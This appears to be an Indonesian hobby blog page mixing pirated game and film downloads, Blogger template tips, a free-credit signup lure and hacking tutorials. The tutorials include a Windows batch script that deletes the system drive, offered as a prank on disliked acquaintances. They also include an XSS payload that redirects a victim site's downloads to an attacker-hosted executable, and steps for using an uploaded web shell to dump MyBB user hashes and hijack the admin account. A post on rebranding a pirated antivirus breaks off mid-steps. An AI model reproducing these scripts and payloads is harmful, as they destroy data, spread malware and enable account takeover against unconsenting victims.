Rabu, 12 Juni 2013

1 Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu

Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu - Selamat siang sobat KIB | komunitas Internet Banjar !!! Kali ini saya akan share bagaimana caranya mendapatkan pulsa gratis sampai dengan 100 ribu All Operator. Pasti sobat KIB bertanya tanya " Bagaimana sih caranaya dapat pulsa 100 ribu dengan mudah ? " jawaban nya simpel , anda langsung daftar saja di http://iddsurvey.mobie.in
     Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu ini untuk semua operatorbaik itu XL , Telkomsel , Axis , 3 , Indosat , Maupun CDMA.
Berikut ini adalah langkah langkah nya :
1. masuk Ke Sini

2. Setelah itu anda diminta memasukan no. HP anda , Tulis no. HP di kotak yang tersedia .
     misalnya : 085292447xxx


Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu

3. Kemudian klik Daftar

4. pilih sesuai operator anda.
Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu
5. Setelah itu akan ada sms masuk , kemudian masukan kode aktivasi akun anda .
6. Next , akan seperti gambar dibawah ini , Klik Enter to win
Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu


      Apabila anda sudah mendapatkan pulsa yang mencukupi , anda bisa mengambil pulsa minimal sudah ada 5000.
Sekian artikel tentang Cara Mudah Mendapatkan Pulsa Gratis Sampai dengan 100 Ribu . mudah kan langkah langkah nya ? anda cukup daftar dan ikuti langkah-langkah nya seperti diatas.
   Semoga bermanfaat.


Tag :   Pulsa Gratis All Operator , Pulsa Gratis XL , Pulsa Gratis Telkomsel , Cara Mudah mendapatkan Pulsa Gratis , Cara mendapatkan Pulsa gratis Axis , Cara mendapatkan Pulsa gratis IM3 , Cara mendapatkan Pulsa gratis Lewat Internet , Tips Trik Cara mendapatkan Pulsa gratis Terbaru 2013
 

Selasa, 04 Juni 2013

0 Free Download Game JURIG ESCAPE: Indonesian Horror Game

Download Game JURIG ESCAPE: Indonesian Horror Game | Fahrey Ali Ghozali - Malem sob, disela-sela waktu luang yang saya punya hari ini, saya sempatkan buat ngeblog. Dan kali ini saya akan share sebuah game horor buatan anak Indonesia.

Download Game JURIG ESCAPE: Indonesian Horror Game
Jurig Escape
Nama game-nya Jurig Escape, game ini asli buatan orang Indonesia, dalam game ini kita ditugaskan untuk melawan hantu yang tentunya hantu khas Indonesia juga seperti Pocong dan Kuntilanak.Kalo menurut saya game ini mirip dengan game Left 4 Dead tapi bedanya dalam game Jurig Escape ini kita hanya sendirian, sereem deh pokoknya...
Game ini sudah lama dirilis, dan sebetulnya sudah lama juga saya upload ke hostingan, tapi baru sempet dishare sekarang. Ok, jangan lama-lama berikut detail tentang game Jurig Escape.
Screenshoot :
Free Download Game JURIG ESCAPE: Indonesian Horror Game
Sistem Rekomendasi :
  • OS: Microsoft Windows XP , Vista , 7
  • CPU: Intel Pentium 4 ( 2.8 GHz )
  • Memory of RAM 1 GB
  • DirectX 9.0c
  • Input: Keyboard and Mouse.
Download Link :
Game Jurig Escape ini sangat cocok buat kalian yang suka sekali dengan adrenalin, karena efek suara yang dihasilkan oleh game ini lumayan bikin bulu kuduk berdiri lho... dan grafik game juga sudah lumayan, ga kalah deh dengan game Resident Evil :p
Sekian dulu postingan saya kali ini, semoga game Jurig Escape ini bisa menghibur kalian, dan sebelumnya saya mohon maaf apabila komentar kalian diblog ini belum bisa dijawab oleh saya, trimakasih.

0 Free Download Film Warkop DKI: Sabar Dulu Dong DVDRip

Free Download Film Warkop DKI: Sabar Dulu Dong... DVDRip | - Siang Gan, semoga kalian ga bosen mampir kesini :) Siang kali ini saya akan memposting sebuah film Warkop DKI yang berjudul "Sabar Dulu Dong" yang dirilis pada tahun 1989.

Memang Warkop DKI sudah menjadi icon grup lawak di Indonesia, karena lawakan-lawakan jenaka mereka saat ini banyak digunakan oleh pelawak zaman sekarang, contoh lawakan OVJ dll. Berikut link download film Warkop DKI - Sabar Dulu Dong.
Warkop DKI - Sabar Dulu Dong
Download Film Warkop DKI: Sabar Dulu Dong
Download Link ( Indowebster ) :
Dono, Kasino, Indro.
Pemeran Pendukung :
Eva Arnaz, Anna Sherley, Ruth Peluppesy dll.

Sekian postingan saya kali ini tentang Free Download Film Warkop DKI: Sabar Dulu Dong DVDRip, semoga dapat bermanfat. Saya mohon maaf kalo linknya repost punya orang lain, karena waktu yang terbatas untuk mengupload dan koneksi internet juga tidak memungkinkan :D
Sekian dan Wassalam.

0 Cara Merusak System Windows XP dengan Notepad

Cara Merusak Windows XP dengan Notepad | Cirebon-Cyber4rt - Pada hari jum'at yang berbahagia ini saya akan share sebuah trick jail atau bisa dibilang jahat karena trick ini sifatnya merusak dan merugikan orang lain.

Cara Merusak System Windows XP dengan Notepad
Microsoft Windows XP
Apabila kalian punya teman atau kenalan yang kurang kalian sukai, mungkin karena dia suka pinjem duit ke kalian, suka telat bayar utang dll :p coba kalian pake cara ini buat ngerjain tuh si doi ( kalo dia punya PC ya... ) hehehee.
Trick ini sebenarnya sangatlah simple, kalian cukup menggunakan notepad dan imajinasi kalian. Berikut cara merusak system windows xp dengan notepad.
Tutorial :
1). Buka notepad lalu copy-paste script dibawah ini :
@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00

2). Simpan dengan extensi .bat

Cara menggunakannya cukup dengan Double-click pada file yang sudah kalian buat tadi, dan jangan heran kalo komputer/laptop kalian akan mati dan saya juga kurang tau bagaimana cara mengatasi windows xp yang sudah dirusak oleh notepad ber-script ini :p

Saya tidak bertanggung jawab apabila terjadi kerusakan pada komputer atau laptop!

Jalan terakhir untuk mengembalikan komputer/laptop yang mati ini mungkin adalah Install ulang =)) Jadi kalian pikirin baik-baik untuk tidak mencobanya di Komputer atau Laptop pribadi.

Sekian postingan saya kali ini yang membahas tentang Cara Merusak System Windows XP dengan Notepad, semoga dapat bermanfaat.

2 Free Download Film Crows Zero I + Subtitle Bahasa Indonesia

Free Download Film Crows Zero I + Subtitle Bahasa Indonesia |-Malam sob, setelah lama ngga posting karena kesibukan saya di dunia nyata, kali ini saya akan sempatkan posting lagi. Dan kali ini saya akan share sebuah film action dari Jepang yang berjudul Crows Zero.
Free Download Film Crows Zero I + Subtitle Bahasa Indonesia
Crows Zero
Film Crows Zero I ini menceritakan sebuah sekolah yang dimana menuntut siswanya menjadi yang terkuat. Disini yang menjadi aktor utamanya adalah Takiya Genji, seorang anak bos Yakuza yang pindah ke Suzuran demi menggantikan posisi ayahnya.
Perjuangan Genji untuk menjadi Raja Suzuran tidaklah mudah, karena dia harus melawan Serizawa sang Pemimpin Suzuran dan Rindaman, orang yang paling ditakuti disana. Penasaran dengan cerita selanjutnya? Ok, sebaiknya tonton filmnya, biar lebih seru hehehe.
Screenshoot :
Free Download Film Crows Zero I + Subtitle Bahasa Indonesia
Download Link :
Sekian postingan saya kali ini tentang Free Download Film Crows Zero I + Subtitle Bahasa Indonesia, semoga dapat bermanfaat.
Credits: Indowebster

0 Free Download Game God Of War 2 PC - Full RIP

Free Download Game God Of War 2 PC - Full RIP | Fahrey-785 - Siapa yang ngga kenal sama game yang satu ini? Game God Of War mungkin lebih sering kita mainkan di PS2. Game God Of War adalah game yang bertemakan mitologi Yunani.
God Of War 2
God Of War 2
Game ini sudah mendapatkan banyak penghargaan, dan salah satunya yaitu penghargaan "Game Of The Year" dari Academy Of Interactive Art and Sciences. Game ini ukuran aslinya adalah sekitar 2 GB tapi yang akan saya share kali ini adalah versi RIP nya, jadi ukurannya diperkecil, hanya kurang dari 200 MB.

Bagi yang penasaran ingin bermain game God Of War II ini, saya sudah siapkan link download berserta cara installasinya, cekidoot!
Screenshoot :
Free Download Game God Of War 2 PC - Full RIP
Rekomendasi Sistem :
  • OS Windows XP, Vista dan Windows 7
  • Processor Pentium 4 @ 2.4 GHz
  • 1 GB RAM Memory Or Higher
  • 128 MB VGA Memory
  • HDD 1.5 GB Free Space
  • DirectX 9.0c ( Click Here ) Compatible Sound
Download Link :
Cara Install :
  1. Download Game God Of War-nya
  2. Kemudian extract dan buka setup.exe
  3. Setelah instal selesai, jalankan God Of War II.exe
  4. Selamat bermain !
Game ini sangat cocok buat kalian yang suka petualangan, sekian postingan saya kali ini tentang Free Download Game God Of War 2 PC - Full RIP, semoga dapat bermanfaat.

Sabtu, 21 Juli 2012

0 XSS Untuk Penyebaran Virus

Sahabat semuanya, apa kabar?
Saatnya beraksi agar kalian bisa mengetahui, pake tools apa sih para virus creator untuk menyebarkan virusnya?
Semua pasti bertanya-tanya, para virus creator menggunakan apa sih untuk menyebarkan virus? Berikut ini adalah beberapa cara bagaimana virus creator menyebarkan virusnya:
1. Email
2. Phising
3. USB
4. Hacking
5. Cracking

Kita memilih dengan cara Hacking & Cracking yaitu dengan menggunakan XSS!
Skenarionya adalah:
1. Kita memiliki situs virus / menempatkan sebuah virus di situs, misal: http://www.situssaya.com/virussaya.exe
2. Kita memiliki target yang memiliki vulnerability untuk CSS, misalkan: http://www.target.com/index.php?download=<script>alert(“BinusHacker Was Here”)</script> apabila muncul alert box, berarti website tersebut memiliki vulnerability.
Bagi yang menggunakan Mozilla Firefox, silakan download tools berikut untuk melakukan check XSS:
Download XSS Tools
Nah, langsung saja pada praktek!
Ubah saja yang ada di web target menjadi seperti berikut untuk menyebarkan virus:
http://www.target.com/index.php?download=<script>window.onload = function() {var AllLinks=document.getElementsByTagName(“a”); AllLinks[0].href = “http://www.situssaya.com/virussaya.exe”; }</script>
Kesimpulan:
Setiap ada user yang melakukan download di website tersebut, yang akan terdownload adalah virus yang kita miliki.
Gunakan imajinasi anda, agar bisa lebih berkreasi kembali.

0 Hacking Website MyBB With Shell

Today we shall see how to get admins pass in mybb. What you need is to upload a shell i’ve used an r57 shell here (which is the tricky part and you need to do that).
Many people upload shells but little do they know how to use it effectively.
So Lets begin:
Download The shells pack from here:
http://depositfiles.com/files/z9s6te5rg

Step 1: The MyBB portal Database config is in the forum/inc/ .


Step 2: Find & See The config.php:


Step 3: Now we explore the database a bit. Put the details we gained from the config.php.


Step 4: Now we see the tables list. So we explore mybb_users by using the query:
select * from mybb_users

We should see hashes and details of all the users…. 

Step 5: Now we write a query to change the email and maintain complete control over the forum ^^.
The query is:
UPDATE mybb_users SET email=”youremail@yahoo.com” where uid=”1″
The uid can be 1 or 2 depending on the admin generally it is 1.


Step 6: Lets see if it worked…


Yep it worked the email was changed.
Step 7: Now go to login click forgot Password -> give your new email and you get admin pass.
There you got the admin pass without the need to crack the hash ^^. Thats it for our mybb hacking “through shell” . I Hope I Helped You In Some Way

0 Hacking Tools 2012 – Cracking Tools 2012

Berikut ini adalah Download Hacking Tools 2012, Hacking Tools 2012, Tools Hacking 2012, Cracking Tools 2012, Tools Cracking 2012, Tool Hack 2012, Tool Crack 2012, Tool Hacking 2012, Tool Cracking 2012, Tool Hacker 2012, Tool Cracker 2012, Tools Hacker 2012, Tools Cracker 2012 yang mungkin bisa bermanfaat untuk bisa anda pakai di 2012. Happy Hacking All:
Hacking Tools 2012 - Cracking Tools 2012
Ayo Download Hacking Tools 2012 – Hacker Tools 2012 – Hack Tool 2012 – Hacker Tool 2012 – – Hacking Tool 2012 – Hack Tool 2012 – Cracking Tools 2012 – Cracker Tools 2012 – Cracking Tool 2012 – Cracker Tool 2012 – Crack Tools 2012 – Crack Tool 2012..
1. MySQL Password Auditor: Tools untuk melakukan audit / melakukan recovery password di MYSQL:
My Sql Password Auditor
Download MySQL Password Auditor
2. Mole SQL Injection: Tool yang biasa digunakan untuk melakukan SQL Injection di website, sangat mudah dan nyaman.
Mole SQL Injection
Mole Untuk Windows & Mole Untuk Linux
3. X-SCAN: Tools ini digunakan untuk melakukan pengecekan vulnerability terhadap network.
XScan Tools By XFocus
Download X-SCAN
4. SQLSUS SQL Injection: Ini adalah tools untuk melakukan SQL Injection juga, di buat dengan bahasa perl, jadi harus install perl untuk bisa menggunakan tools ini.
SQL Sus
DOWNLOAD SQLSUS
5. W3AF Web Application Attack and Audit Framework: Merupakan tool untuk melakukan attack dan audit terhadap aplikasi website, tool ini sangat populer saat ini.
W3AF Tools
DOWNLOAD W3AF
6. DIR BUSTER: Merupakan tools untuk mencari nama directory dan nama file yang ada di website, tools ini sangat bermanfaat untuk mengetahui informasi halaman apa saja yang ada di website target.
Directory Buster DirBuster OWASP
DOWNLOAD DIR BUSTER LINUX & DOWNLOAD DIR BUSTER WINDOWS
7. WINAUTOPWN: Merupakan sebuah tools yang digunakan untuk mengexploitasi secara langsung Windows Framework, sehingga secara otomatis kita yang akan menjadi administrator di windows tersebut. Banyak digunakan oleh “Defacer” Indonesia untuk melakukan deface terhadap Windows Server :)
Windows Auto PWN
DOWNLOAD WINAUTOPWN MIRROR 1 atau WINDOWS AUTOPWN MIRROR 2
8. Multi Thread TCP Port Scanner: Tools untuk melakukan scanning port yang sedang digunakan dengan multi threading, sehingga bisa berbagai IP & Port yang bisa anda check.
Multi Threader Sync TCP Port Scanner
DOWNLOAD MT-TCP-SCAN
9. NetworkMiner: Merupakan tools untuk melakukan analysis network forensik untuk Windows, banyak di gunakan untuk mengawasi lalu lintas network.
Network Miner
DOWNLOAD NETWORK MINER
10. RAR Password Cracker: Kebanyakan digunakan untuk melakukan crack terhadap RAR yang di password.
Rar Password Cracker
DOWNLOAD RAR PASSWORD CRACKER
Semoga bermanfaat all..
NOTE: Kalau ada tools yang lain silakan comment dibawah, halaman ini akan di update klo ada informasi tools hacker yang bisa kalian share, Happy Hacking 2012 & Happy Cracking 2012 :)

0 Blogs + Blogger Hack – Hacking

Dibawah ini merupakan Kumpulan tutorial singkat Blogspot dan beberapa Blogger Hack yang paling sering ditanyakan. Sengaja saya tidak membuat tulisan per-artikel mengingat penjelasannya terlalu singkat dan terbilang sederhana. Nah..untuk menjawab pertanyaan yang sama dan sering pada komentar dan Imel yang masuk saya kumpulkan aja jadi satu. Silahkan dicoba :)
Agar Title SEO Friendly
Agar title blogger lebih lebih bersahabat dengan Search Engeine (SEO Friendly) kita dapat mengganti Title standar dengan Title kode yang sudah dimodifikasi.
Cari kode title dibawah ini:<title><data:blog.pageTitle/></title>
Kemudian ganti semua kode diatas dengan kode dibawah
<b:if cond=’data:blog.pageType == &quot;index&quot;’>
<title><data:blog.pageTitle/></title>
<b:else/>
<title><data:blog.pageName/></title>
</b:if>
Menghapus Link Subsribe Post (atom) atau Berlangganan: Posting (atom)
Masuk halaman Edit HTML kemudian beri tanda centang pada Expand Template Widget, cari kode dibawah lalu hapus kode warna merah dibawah.
<b:includable id=’feedLinks’>
<b:if cond=’data:blog.pageType != &quot;item&quot;’> <!– Blog feed links –>
<b:if cond=’data:feedLinks’>
<div class=’blog-feeds’>
<b:include data=’feedLinks’ name=’feedLinksBody’/>
</div>
</b:if>
Menghilangkan Navbar
Masuk halaman Edit HTML kemudian letakan dibawah kode <b:skin><![CDATA[
#navbar{height:10px; visibility:hidden; display:none}
Auto Hide pada Navbar Blogger
Pada halaman Edit HTML, kemudian letakan kode dibawah kode <b:skin><![CDATA[
#navbar-iframe{opacity:0.0;filter:alpha(Opacity=0)}
#navbar-iframe:hover{opacity:1.0;filter:alpha(Opacity=100, FinishedOpacity=100)}

Mengganti Default Atom dengan RSS
Kadang mungkin kita ingin menggunakan default feed sebagai RRS, caranya masuk halaman Edit HTML, Kemudian cari kode warna hijau dibawah
<b:includable id='feedLinksBody' var='links'>
<div class='feed-links'>
<data:feedLinksMsg/>
<b:loop values='data:links' var='f'>
<a class='feed-link' expr:href='data:f.url' expr:type='data:f.mimeType' target='_blank'> <data:f.name/> (<data:f.feedType/>)</a>
</b:loop>
</div>
</b:includable>
Ganti kode warna hijau dengan kode dibawah ini:
<a class='feed-link' expr:href='data:f.url + "?alt=rss"' type='application/rss+xml' target='_blank'><data:f.name/> (<data:f.feedType/>)</a>
Memasang Icon Sebelum title Post
Pertama cari .post h3{ pada deretan kode CSS kemudian masukan sesuai kode warna hijau dibawah:
.post h3{ background: url("https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjInXYqyn0XU_5TBxiY0vDsHPl0FJSNo7NPJAT8pmyAeuzP4XAP0Z6A-Pg3rQbsWKBrPcj_pUmfpqn2Htae2eCfbLSDWgERcyb15PC-DcuIsq3fcgREsP4w5atNPO4J7aHlTHCe_rD-E4ki/
s400/dotlink.gif") 0px 0px no-repeat; margin:.5em 0; padding:0 20px 0; font-size:120%; font-weight:bold; font-style:normal; line-height:1.3em; color:#333}
Pasang Icon Pada Setiap Judul SideBar
Pertama cari #sidebar-wrapper h2{ pada deretan kode CSS, kemudian masukan sesuai kode warna hijau dibawah:
#sidebar-wrapper h2{ background: url("http://bp1.blogger.com/_C6KkooKXCEw/SJGrot7UiiI/AAAAAAAACFw/
8XPCqtzzzs4/s400/dotlink.gif") 0px 0px no-repeat; margin:.6em 0 .6em; padding:0 20px; font-size:11px; font-weight:bold; line-height:1.4em; text-transform:uppercase; color:#222; border-bottom:1px solid #C0C0C0}
Memasang Icon di link Sidebar
Pertama cari #sidebar-wrapper li{ pada deretan kode CSS, kemudian masukan sesuai kode warna hijau dibawah:
#sidebar-wrapper li {background:url("http://bp1.blogger.com/_C6KkooKXCEw/SJGrot7UiiI/
AAAAAAAACFw/8XPCqtzzzs4/s400/dotlink.gif") no-repeat 0px .20em; margin:0; padding:0 0 .25em 17px; line-height:1.2em}
Memasang Icon Sebelum Title Post pada halaman List Label
Masuk halaman Edit HTML kemudian beri tanda centang pada Expand Template Widget, cari kode warna hijau di kemudian masukan sesuai kode warna merah dibawah:
<b:include data='top' name='status-message'/>
<data:adStart/>
<b:loop values='data:posts' var='post'>
<b:if cond='data:post.dateHeader'>
<h2 class='date-header'><data:post.dateHeader/></h2>
</b:if>
<b:if cond='data:blog.homepageUrl != data:blog.url'>
<b:if cond='data:blog.pageType != &quot;item&quot;'>
<a expr:href='data:post.url'>
<img alt='&gt;&gt;&gt;' border='0' src='http://bp1.blogger.com/_C6KkooKXCEw/SJGrot7UiiI/AAAAAAAACFw/
8XPCqtzzzs4/s400/dotlink.gif'/>
<data:post.title/></a><br/><br/>
<b:else/>
<b:include data='post' name='post'/>
</b:if>

Pasang Icon Sebelum Jumlah Komentar
Pertama cari #comments h4{ pada deretan kode CSS, kemudian masukan sesuai kode warna hijau dibawah:
#comments h4{ background:#eee5e5 url("https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjZHvl2w_Vwg3GDa8S2VbY-zgmuUIyzWAhd1J8s5_GZnX5bwS0vCr9QGyDalzgDfwsCV9bcvz4UlnLKvrX135XmDzhdnDHuKZNVBPoeXjB4tpuKtT-g1wz5ItRY-flUgVD8y5shkwPonlue/
s400/icon_comments.png") no-repeat 3px .3em; width:430px; margin:.1em 0; font-size:12pt; font-weight:bold; line-height:1.5em; letter-spacing:.1em; color:#111; padding-left:25px}
Pasang Icon Sebelum Nama Komentator
Pertama cari #comments-block .comment-author{ pada deretan kode CSS, kemudian masukan sesuai kode warna hijau dibawah:
#comments-block .comment-author{ margin:.5em 0; padding-left:25px; background:#FFFFCC url("http://bp3.blogger.com/_C6KkooKXCEw/SJGzpDac4VI/AAAAAAAACGo/
2L5Y5P_BDWU/s400/icon_comment.gif") no-repeat 3px .3em; color:#111}
Mengganti Tulisan Posting Lebih Baru - Halaman Utama - Posting Lama dengan tulisan sendiri atau bergaya Icon
Anda mungkin ingin mengganti tulisan standar Posting Lebih Baru - Halaman Utama - Posting Lama dengan gaya sendiri atau anda juga bisa menganti tulisan tersebut dengan icon. Masuk halaman Edit HTML kemudian beri tanda centang pada Expand Template Widget, cari kode warna hijau di bawah kemudian ganti kode warna merah dibawah sesuai keinginan.Untuk menganti gaya tulisan sendiri anda bisa langsung menulisnya sedangkan jika ingin mengganti dengan gaya icon tinggal ganti dengan kode <img src="http://loakasit-gambar-anda.com/contoh.jpg"/>
<div id='main-wrapper'>
<b:section class='main' id='main' showaddelement='no'>
<b:widget id='Blog1' locked='true' title='Posting Blog' type='Blog'>
<b:includable id='nextprev'>
<div class='blog-pager' id='blog-pager'>
<b:if cond='data:newerPageUrl'>
<span id='blog-pager-newer-link'>
<a class='blog-pager-newer-link' expr:href='data:newerPageUrl' expr:id='data:widget.instanceId + &quot;_blog-pager-newer-link&quot;' expr:title='data:newerPageTitle'> <data:newerPageTitle/> </a>
</span>
</b:if>

<b:if cond='data:olderPageUrl'>
<span id='blog-pager-older-link'>
<a class='blog-pager-older-link' expr:href='data:olderPageUrl' expr:id='data:widget.instanceId + &quot;_blog-pager-older-link&quot;' expr:title='data:olderPageTitle'><data:olderPageTitle/></a>
</span>
</b:if>

<b:if cond='data:blog.homepageUrl != data:blog.url'>
<a class='home-link' expr:href='data:blog.homepageUrl'> <data:homeMsg/> </a>
<b:else/>
<b:if cond='data:newerPageUrl'>
<a class='home-link' expr:href='data:blog.homepageUrl'>
<data:homeMsg/> </a>
</b:if>
</b:if>

</div>
Cara mencetak halaman (Print Page)
Anda mungkin ingin mencetak perhalaman langsung ke default Printer, caranya tinggal memasang kode dibawah ini langsung disetiap halaman atau letakan di dalam halaman Post.
<a href="javascript:print(document)"> Cetak Halaman Ini </a>
TANSFER ACCOUNT BLOGGER KE ACCOUNT LAIN
Punya Account Blogger yang berbeda tentu saja susah untuk melakukan manage, kadang hanya untuk memposting blog dengan account lainnya kita harus melakukan logoff terlebih dahulu (kecuali kita login menggunakan web browser berbeda juga), tidak seperti wordpress, blogger tidak mempunyai fasilitas untuk melakukan transfer blog ke account berbeda, sangat disayangkan memang, masa sekelas blogger tidak ada fasilitas ini. Trus gak mungkin dong melakukan transfer blog di blogger? siapa bilang..tentu saja bisa, dengan adanya fasilitas mengundang penulis lain di blogger, ini yang akan kita manfaatkan sebagai transfer antar blog dengan account berbeda.
Cara melakukan Transfer blog dengan account berbeda:
Contoh : Andai kata kita mempuanyai 2 account berbeda sebut saja Account-A dan Account-B, rencana kita ingin melakukan transfer salah satu blog di Account-A ke Account-B, hal yang harus diperhatikan bahwa Account yang memberi kuasa (Account yang mengundang/Account-A) adalah account yang blog-nya akan ditransfer, dengan kata lain Account-B inilah yang akan menerima kuasa penuh terhadap blog di Account-A.
1. Login ke account yang akan di transfer (contoh Acount-A)
2. Kemudian pada "Panel Kontrol" pilih salah satu blog dengan melakukan klik link "Pengaturan"
3. Pada tab pengaturan pilih sub tab "ijin"
4. Klik Tombol "Menambah Penulis"
5. Masukan Alamat Account Gmail anda yang lain (Account -B), dalam hal ini account gmail yang kita undang merupakan account yang akan menerima transfer blog.
6. Jika sudah, kita harus login ke alamat gmail yang di undang (Account-B) dan akan menerima sebuah suran pengundanga untuk bergabung di Account-A.
7. Pada email yang kita terima disitu terdapat link, klik link tersebut bahwa kita setuju untuk berkontribusi ke blog pengundang, jangan lupa masukan kata sandi sebagai tanda persetujuan.
8. Pada halaman "Panel Kontrol" sudah terlihat ada blog baru yang berasal dari account-A
9. Selanjutnya kembali lagi ke Account-A atau kembali ke proses no 1,2 dan 3
10. Pada halaman ini terlihat Account-B yang telah di undang, jangan lupa mengklik link "Berikan hak istimewa setingkat admin" dan menekan tombol "Berikan hak istimewa setingkat admin" pada popup yang muncul.
11. Jika kita tidak ingin menggunakan Account-A dan hanya memberikan hak admin pada Account-B kita dapat menghapus hak akses Account-A dengan mengklik link "memindahkan".
12 Selesai..dan selamat kita sudah melakukan transfer blog dari Acount-A ke Acount-B, untuk transfer blog yang lain caranya sama dengan proses diatas.
Catatan : jika masih ragu bisa tanyakan saya dulu di kolom komentar agar bisa kita diskusikan bersama. thanks
MEMBUAT RANDOM PHOTO DI BLOGSPOT
Pertanyaan diatas pernah ditanyakan oleh salah satu sahabat blogger pada shoutbox, Random photo pada profile yaitu cara mengubah gambar secara bergantian ketika halaman tersebut di-Refresh atau di reload ulang. Jadi gambar tersebut tidak hanya itu-itu saja tapi bisa tampil gambar yang lain sesuai dengan keinginan kita. lebih jelasnya lihat gambar porfile saya yang selalu berubah-ubah.Untuk menjawab pertanyaan yang sama oom posting disini saja ya. codenya selengkapnya bisa dilihat dibawah ini.
Contoh Script :
Tuju ke halaman edit HTML kemudian beri tanda centang pada kotak Expand Widget Templates. kemudian cari kode di bawah ini:
<b:if cond='data:photo.url != ""'>
<a expr:href='data:userUrl'><img class='profile-img' expr:alt='data:photo.alt' expr:height='data:photo.height' expr:src='data:photo.url' expr:width='data:photo.width'/></a>
Ganti kode yang tercetak tebal di atas dengan kode javascript di bawah ini:
<script>
var pic, alt;
pic = new Array;
pic[0] = “PHOTO-URL“;
pic[1] = “PHOTO-URL“;

alt = new Array;
alt[0] = “My Photo”;
alt[1] = “My Photo”;
var now = new Date();
var seed = now.getTime() % 0xffffffff;
function rand(n) {
seed = (0x015a4e35 * seed) % 0x7fffffff;
return ( seed >> 16 ) % n;
}
var num = rand(2);
document.write(“<a href=’http://www.blogger.com/profile/XXX‘><img alt=’” + alt[num] + “‘ border=’0′ class=’profile-img’ height=’80′ src=’” + pic[num] + “‘ width=’60′/></a>”);
</script>
Perhatikan pada kode yang ditandai dengan huruf tebal. Ganti PHOTO-URL dengan URL foto kamu sendiri, kemudian pada kode var num = rand(2);, angka 2 mewakili jumlah array yang kita buat. Pada contoh di atas berarti ada 2 array, 0 dan 1. Dan selanjutnya ganti kode XXX dengan 20 angka (untuk New Blogger) yang ada pada profil blogger kalian masing-masing.
Sedikit menambahkan jika kalian ingin memodifikasi 6 gambar yang berbeda codenya bisa dilihat di bawah ini
<script>
var pic, alt;
pic = new Array;
pic[0] = “PHOTO-URL”;
pic[1] = “PHOTO-URL”;
pic[2] = “PHOTO-URL”;
pic[3] = “PHOTO-URL”;
pic[4] = “PHOTO-URL”;
pic[5] = “PHOTO-URL”;

alt = new Array;
alt[0] = “My Photo”;
alt[1] = “My Photo”;
alt[2] = “My Photo”;
alt[3] = “My Photo”;
alt[4] = “My Photo”;
alt[5] = “My Photo”;
var now = new Date();
var seed = now.getTime() % 0xffffffff;
function rand(n) {
seed = (0x015a4e35 * seed) % 0x7fffffff;
return ( seed >> 16 ) % n;
}
var num = rand(6);
document.write(“<a href=’http://www.blogger.com/profile/XXX’><img alt=’” + alt[num] + “‘ border=’0′ class=’profile-img’ height=’80′ src=’” + pic[num] + “‘ width=’60′/></a>”);
</script>
Sebelumnya permintaan maaf atas penggandaan kode ini tanpa konfirmasi terlebih dahulu pada nara sumber, Terima kasih buat mas Anang’s Blog untuk sampel codenya.
Code Sumber : http://anangku.blogspot.com/search?q=random

Lupa password blogger?

Apa yang terjadi ketika login ke blogger namun lupa password blogger dan nama user? pasti kita akan panik setengah mati. padahal sudah berusaha mencoba berbagai katakunci namun hasilnya tetap saja nihil, ups sabar-sabar jangan panik pasti ada solusinya. pengen tau caranya lihat dibawah ini.
Cara mendapatkan kembali passoword dan user name di blogger:
1. Masuk aja ke http://www.blogger.com/forgot.g
2. Ada dua pilihan untuk mendapatkan kembali password dan username, disini saya hanya menjelaskan cara pertama yaitu menggunakan alamat url blogger/blogspot.
3. Langkah selanjutnya kita tinggal ikuti instruksi yang ada (karena menggunakan bahasa indonesia saya tidak menjelaskan caranya secara mendetail, saya yakin kalian semua pasti bisa)

Catatan: Informasi alamat url blog akan dikirim kealamat email (gmail), jika dalam beberapa waktu informasi tidak muncul dalam inbox, coba cek di folder spam. Nah pada email yang diterima kita akan melihat beberapa informasi penting, diantaranya jika kita lupa nama sandinya tinggal klik link dibawah kalimat “Apabila lupa sandi Anda, Anda dapat me-reset dengan meng-klik link ini:” kemudian akan muncul halaman bantuan password, masukan kode verifikasi sesuai dalam gambar, kemudian klik “dapatkan kembali password”. hal yang harus diperhatikan bahwa informasi password akan dikirim ke alamat email sekunder ketika pertama kali mendaftar.
Semoga bermanfaat, happy blogging :)

0 Hijacking Program / Software

Hijack…apaan tuh? Umh…sebenarnya banyak artinya, bukan hanya diartikan sebagai pembajakan tapi pembajakan banget…belum ngerti jugak… gini NIH…kalo bajak software kan hanya membajak softwarenya aja…tinggal minjem CD orang yang berisi master software tersebut, kemudian mengcopy dan menginstall di komputer kita. Kalau Hijacking belum sampai disitu ajah… kita dapat mengganti splash screen, nama antivirus itu dan nama copyright atau pembuat atau vendor dari antivirus tersebut. CARANYA MAS…CARANYA… owkay…simak aja cerita di bawah ini
Kali ini kita akan meng-hijack antivirus luar yak .. kali ini contohnya Norman Antivirus. Sebelumnya yang harus dipersiapkan adalah:
1. PE Explorer, donlot aja di internet, banyak kok, PE explorer ini adalah sebuah tools yang digunakan untuk mereverse engineering sebuah software, yaitu membongkar isi sebuah software. Bukan hanya membongkar tapi dapat mengganti atau mengedit gambar, tulisan atau label yang ada di software tersebut
2. Process Explorer untuk melihat program ini memakai file dependensi (.dll) apa agar kita dapat menghijack softwarenya
3.  Master Norman Anti Virus (boleh bajakan, boleh yang asli)
4. Cemilan, winamp, rokok n aer putih … ya buat iseng – iseng ajah …
Okay sekarang kita mulai peng-hijack-an inih…
1. Install Software Norman Antivirus, tau kan cara nginstall-nya, gak usah dijelasin toh.
2. Kemudian Restart Komputer Anda agar lebih keren (apa coba…)
3. Nah setelah restart jalankan process explorer
4. Kemudian jalankan salah satu program dari Norman AV tersebut, misalnya Configuration Editor, Task Editor atau Utilities.
